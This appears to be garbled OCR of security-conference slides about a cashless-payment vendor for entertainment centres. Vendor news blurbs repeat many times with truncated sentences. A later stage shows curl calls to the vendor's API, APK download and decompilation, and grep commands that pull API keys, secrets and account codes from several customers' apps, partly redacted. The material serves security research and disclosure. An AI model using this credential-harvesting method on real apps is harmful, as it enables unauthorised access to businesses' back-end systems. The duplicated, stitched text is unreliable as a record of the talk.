The Brazilian entertainment center chain has transitioned their 12 stores onto the Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to



in Brazil


The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]



Czech entertainment centre chooses [redacted]


Agosto 23, 2021

[redacted] in Prague's Old Town
wide variety of modern arcade



in Brazil


The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]



Czech entertainment centre chooses [redacted]

Agosto 23, 2021

[redacted] in Prague's Old Town
wide variety of modern arcade




Más notas >>

[redacted] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022

Management systems and cashless payments specialist [redacted] has implemented the new Saudi Arabian [redacted] regulations into the 20 locations where its products are operated in kingdom.



in Brazil

The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]

Czech entertainment centre chooses [redacted]

Agosto 23, 2021

[redacted] in Prague's Old Town wide variety of modern arcade

Más notas >>

[redacted] compliant with attractions regulations in Saudi Arabia


Enero 10, 2022

Management systems and cashless payments specialist [redacted] has implemented the new Saudi Arabian here its products are operated in kingdom.

[redacted] Completes Multiple Installations in Spain


Enero 20, 2022

The installation at [redacted].



in Brazil


The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]



Czech entertainment centre chooses [redacted]

Agosto 23, 2021

[redacted] in Prague's Old Town wide variety of modern arcade




Más notas >>

[redacted] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022


Management systems and cashless payments specialist [redacted] has implemented the new Saudi Arabian here its products are operated in kingdom.



[redacted] Completes Multiple Installations in Spain


Enero 20, 2022

The installation at [redacted].



New UK FEC goes with [redacted]

Agosto 21, 2023



in Brazil

The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]

Czech entertainment centre chooses [redacted]

Agosto 23, 2021

[redacted] in Prague's Old Town
wide variety of modern arcade

Más notas >>

[redacted] compliant with attractions regulations in Saudi Arabia

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Management systems and cashless payments specialist [redacted] has implemented the new Saudi Arabian
here its products are operated in kingdom.

[redacted] Completes Multiple Installations in Spain

Enero 20, 2022

The installation at [redacted].

New UK FEC goes with [redacted]

Agosto 21, 2023

Vegas' [redacted] Chooses [redacted]


Marzo 05, 2014

The [redacted] Hotel Casino in Las Vegas has chosen [redacted] for its newly remodeled [redacted] Coaster & Arcade. [redacted]

[redacted]

STAGE 04

Android APK




```
┌─[parrot@parrot]─[~/Talk2024/scripts]
└──╼ $curl https://[redacted].com/api/sources -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "1",
      "source": "CRM-KIOSK",
      "description": "Kiosk at the store"
    },
    {
      "id": "2",
      "source": "CRM-MOBILE",
      "description": "Mobile CRM web app"
    },
```

Exists an app?

APKCOMBO/APKPURE

DECOMPILE

- Apktool / javadecompilers.com




```
┌─[parrot@parrot]─[~/Downloads/[redacted].0
└──╼ $head resources/assets/index.android.bundle
var __BUNDLE_START_TIME__=this.nativePerformanceNow?n
OBAL_PREFIX__='';process.env=process.env||{};process.
!(function(r){"use strict";r.__r=o,r[__METRO_GLOBAL_P
```

- JS but we need more pretty

DECOMPILE


- JS-BEAUTIFY



```
$pip install jsbeautifier
$js-beautify index.android.bundle > beauty.js
```


DECOMPILE

- JS-BEAUTIFY




```
$pip install jsbeautifier
$js-beautify index.android.bundle > beauty.js
```

- Now we can filter:



```
$grep -E "API_KEY:|API_SECRET:|BOOKINGS_URL:|ACCOUNT_CODE:|API_ENDPOINT:" beauty.js
   API_ENDPOINT: 'https://[redacted].com/api',
   ACCOUNT_CODE: '5[redacted]9',
   BOOKINGS_URL: 'https://[redacted].com/',
   API_KEY: '5[redacted]9',
   API_SECRET: 'c[redacted]a5'
```

Checking other apks



```
└──╼ $grep -h -E "API_KEY:|API_SECRET:|ACCOUNT_CODE:|API_ENDPOINT:" *.js | sort
        ACCOUNT_CODE: '2[redacted]51',
        ACCOUNT_CODE: '5 91',
        ACCOUNT_CODE: '5 57',
        ACCOUNT_CODE: '5 1b',
        ACCOUNT_CODE: '5 d9',
        ACCOUNT_CODE: '6 37',
        API_ENDPOINT: 'https://crmd[redacted].com/api',
        API_ENDPOINT: 'https://crm. /api',
        API_ENDPOINT: 'https://crm. /api',
        API_ENDPOINT: 'https://crm. /api',
        API_ENDPOINT: 'https://crm. /api',
        API_ENDPOINT: 'https://crm. /api',
        API_KEY: '3[redacted]5',
        API_KEY: '5 9',
        API_KEY: '5 0',
        API_KEY: '6 2',
        API_KEY: '6 5',
        API_KEY: '6 2',
```

APKS


- Same ENDPOINT
- Header: ACCOUNT_CODE -> Hexa 13 char
- ENDPOINT + ACCOUNT -> COMPANY

APKS

